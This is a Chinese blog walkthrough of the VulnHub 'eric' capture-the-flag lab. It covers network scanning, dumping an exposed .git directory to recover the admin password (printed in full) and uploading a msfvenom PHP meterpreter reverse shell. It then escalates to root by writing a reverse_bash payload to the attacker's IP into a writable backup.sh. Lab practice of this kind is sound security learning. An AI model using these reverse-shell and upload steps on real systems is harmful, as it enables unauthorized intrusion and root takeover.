CTF学习-eric靶机练习:使用git tools获取敏感目录,提权

Kali渗透测试-靶场练习eric


实验:
Kali的IP:192.168.1.11(不同的机器配置不同)
靶机IP: 192.168.1.6(动态ip)


操作步骤

  1. 靶机下载:
    https://www.vulnhub.com/entry/sp-eric%2C274
  2. 下载的7z压缩包,解压后为eric.ova,还原靶机,这里我开始使用vmware还原,失败,我又安装的Virtual Box,还原成功;
  3. 打开Kali,执行
    查看局域网内主机状态(192.168.1.11为我的攻击虚拟机Kali的IP):
nmap -sP 192.168.1.11/24

找到靶机IP:192.168.1.6
![获取靶机ip]( https://img-blog.csdnimg.cn/20200128171935871.png?x-oss-process=image/watermark ,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3hpbmdrb25ndGlhbnl1emhhbw==,size_16,color_FFFFFF,t_70)
4. 查看端口:

nmap -A 192.168.1.6

开放了22和80端口,查看80端口对应的网站
![查看靶机端口]( https://img-blog.csdnimg.cn/20200128172016851.png?x-oss-process=image/watermark ,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3hpbmdrb25ndGlhbnl1emhhbw==,size_16,color_FFFFFF,t_70)
5. 网站目录枚举:

dirb http://192.168.1.6:80/

![网站目录枚举]( https://img-blog.csdnimg.cn/20200128172040274.png?x-oss-process=image/watermark ,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3hpbmdrb25ndGlhbnl1emhhbw==,size_16,color_FFFFFF,t_70)
6. 发现有/.git,/admin.php,/upload/等敏感目录,
admin有登录输入框,没发现注入点;
/upload没有访问权限;
尝试利用.git泄露敏感密码这个漏洞
这里使用GitTools工具下载这个网站对应的源码
GitTools下载
7. 下载网站源码
切换到下载的目录下的Dumper文件夹,输入以下命令,把源码下载到当前目录的dest目录下

./gitdumper.sh http://192.168.1.6:80/.git/ dest

![GitTools获取源码]( https://img-blog.csdnimg.cn/2020012817220289.png?x-oss-process=image/watermark ,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3hpbmdrb25ndGlhbnl1emhhbw==,size_16,color_FFFFFF,t_70)
8. 提取源码:
切换到GitTools的Extractor目录下,执行下列命令:

./extractor.sh ../Dumper/dest/ dest

把源码提取到Extractor下的dest文件夹
![提取网站源码]( https://img-blog.csdnimg.cn/20200128172245476.png?x-oss-process=image/watermark ,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3hpbmdrb25ndGlhbnl1emhhbw,size_16,color_FFFFFF,t_70)
9. 找到admin密码
通过cat admin.php在admin.php文件中找到admin密码
![通过源码找到登录密码]( https://img-blog.csdnimg.cn/20200128172315326.png?x-oss-process=image/watermark ,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3hpbmdrb25ndGlhbnl1emhhbw
,size_16,color_FFFFFF,t_70)
10. 登录后台
http://192.168.1.6/admin.php ,输入admin, st@mpch0rdt.ightiRu$glo0mappL3登录后台,发现可以上传文件
11. 使用msfvenom生成php反向攻击载荷
在Kali中切换到家目录: cd ~
运行metasploit:

service postgresql start
msfconsole

打开另外一个终端,输入以下命令,生成攻击载荷(php-reverseTCP):

msfvenom -p php/meterpreter/reverse_tcp -f raw -o x.php

php reverse TCP攻击载荷
复制x.php,打开浏览器,通过/admin.php上传到网站,
上传的文件路径为: /upload/x.php
12. 在metasploit console中准备攻击:

use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.1.11(kali的IP)
run

![metasploit攻击准备]( https://img-blog.csdnimg.cn/2020012817283464.png?x-oss-process=image/watermark ,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3hpbmdrb25ndGlhbnl1emhhbw,size_16,color_FFFFFF,t_70)
13. 访问 http://192.168.1.6/upload/x.php ,在kali中获取到webshell:
在metasploit console中输入shell,查看靶机目录,切换到/home/eric找到一个flag.txt
![在这里插入图片描述]( https://img-blog.csdnimg.cn/20200128172917885.png?x-oss-process=image/watermark ,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3hpbmdrb25ndGlhbnl1emhhbw
,size_16,color_FFFFFF,t_70)
14. 提权-生成并写入提取脚本
在eric目录下看到有一个backup.sh,配置权限错误,可以写入提取脚本
在metasploit中生成提取脚本:

msfvenom -p cmd/unix/reverse_bash lhost=192.168.1.11 lport=2333 R

写入脚本:

echo "提取脚本">backup.sh

![在这里插入图片描述]( https://img-blog.csdnimg.cn/20200128173003354.png?x-oss-process=image/watermark ,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3hpbmdrb25ndGlhbnl1emhhbw==,size_16,color_FFFFFF,t_70)
15. 提权
在一个新的终端,生成一个netcat连接,端口为2333:

nc -lvp 2333

执行./backup.sh命令获取tcp连接,提权成功:
在/root目录下找到flag.txt
![在这里插入图片描述]( https://img-blog.csdnimg.cn/20200128173044881.png?x-oss-process=image/watermark ,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L3hpbmdrb25ndGlhbnl1emhhbw==,size_16,color_FFFFFF,t_70)
完成!!!

参考视频:
https://www.bilibili.com/video/av80188178/?spm_id_from=333.788.videocard.2

posted @ 2020-01-28 17:37  星空天宇  阅读(832)  评论(0)    收藏  举报